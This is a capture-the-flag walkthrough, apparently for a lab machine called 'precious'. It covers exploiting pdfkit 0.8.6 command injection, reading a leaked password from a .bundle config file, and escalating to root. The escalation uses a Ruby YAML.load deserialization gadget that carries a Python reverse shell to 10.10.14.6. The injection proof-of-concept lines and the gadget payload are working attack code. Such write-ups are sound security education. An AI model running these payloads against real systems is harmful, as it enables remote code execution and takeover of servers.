

### Information Gathering


#### 1) found open ports

#### 2) checked the page





It uses Ruby and some library called Phusion Passenger




# Phusion Passenger :

Phusion Passenger is a free web server and application server with support for Ruby, Python and Node.js. It is designed to integrate into the Apache HTTP Server or the nginx web server, but also has a mode for running standalone without an external web server. Wikipedia

**Stable release:** 6.0.19 / 20 November 2023; 46 days ago

3) Tested the pdf convertor with a html page




4) checked meta data of pdf

```
-(vigneswar⊛VigneswarPC)-[~]
—$ exiftool uj9tfena8ntkd47illd2xn4re5mswido.pdf
ExifTool Version Number
                                 : 12.70
                                   uj9tfena8ntkd47illd2xn4re5mswido.pdf
File Name
Directory
File Size
                                   11 kB
File Modification Date/Time
                                 : 2024:02:01 19:22:50+05:30
                                 : 2024:02:01 19:22:50+05:30
File Access Date/Time
File Inode Change Date/Time
                                   2024:02:01 19:22:50+05:30
File Permissions
                                 : -rw-r--r--
                                   PDF
File Type
                                 : pdf
File Type Extension
MIME Type
                                 : application/pdf
PDF Version
                                   1.4
Linearized
                                   No
Page Count
                                   Generated by pdfkit v0.8.6
Creator
```

It is made with pdfkit 0.8.6

5) checked for vulnerabilities in that library



https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795

### **Vulnerability Assessment**

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

If the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF:

```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20`sleep 5`" -
=> nil
```


Calling to\_pdf on the instance shows that the sleep command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf
# 5 seconds wait...
```

Of course, if the user can control completely the first argument of the PDFKit constructor, they can also exploit the command injection as long as it starts with "http":

```
PDFKit.new("http%20`sleep 5`").to_pdf
```


### 1) Tested the vulnerability




The page is delayed 15 seconds meaning that the server is indeed vulnerable

## **Exploitation**

1) Got a reverse shell







### **Privilege Escalation**

1) found user credentials in .bundle directory

```
ruby@precious:~$ ls
ruby@precious:~$ ls -al
total 32
drwxr-xr-x 5 ruby ruby 4096 Feb 1 09:47
drwxr-xr-x 4 root root 4096 Oct 26
                                    2022
                                    2022 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
                          9 Oct 26
-rw-r--r-- 1 ruby ruby
                        220 Mar 27
                                    2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27
                                    2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26
                                    2022 .bundle
                                 1 08:43 .cache
drwxr-xr-x 3 ruby ruby 4096 Feb
drwx----- 3 ruby ruby 4096 Feb
                                 1 09:43 .gnupg
-rw-r--r-- 1 ruby ruby 807 Mar 27
                                    2022 .profile
ruby@precious:~$ ls .bundle
config
ruby@precious:~$ cat .bundle/config
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~$
```





#### 2) connected with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh henry@10.10.11.189
The authenticity of host '10.10.11.189 (10.10.11.189)' can't be established.ED25519 key fingerprint is SHA256:1WpIxI8qwKmYSRdGtCjweUByFzcn0MSpKgv+AwWRLkU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.189' (ED25519) to the list of known hosts.
henry@10.10.11.189's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$ |
```

#### 3) found sudo permissions

```
henry@precious:~$ sudo -l

Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$
```

```
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'
# TODO: update versions automatically
def update_gems()
end
    list_from_file
    YAML.load(File.read("dependencies.yml"))
end
def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end
gems_file = list_from_file
gems_local = list_local_gems
gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
   if(file_name == local_name)
             if(file_version != local_version)
                 puts "Installed version differs from the one specified in file: " + local_name
                 puts "Installed version is equals to the one specified in file: " + local_name
             end
        end
    end
end
```

dependencies.yml is not a absolute path, so we can add our own file

4) found a method to execute commands



### GitHub

https://staaldraad.github.io > post > 2021-01-09-unive...

### Universal RCE with Ruby YAML.load (versions > 2.7)

9 Jan 2021 — A couple of years ago I wrote a universal **YAML**.load deserialization RCE gadget based on the work by Luke Jahnke from elttam.

Missing: revshell | Show results with: revshell

5) added a reverse shell script

```
X
 henry@precious: ~
- !ruby/object:Gem::Installer
    i: x
  !ruby/object:Gem::SpecFetcher
    i: y
!ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: python3 -c 'import os,pty,socket;s=socket.socket();s.c
onnect(("10.10.14.6",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn
("/bin/bash")'
         method_id: :resolve
```

6) got root shell

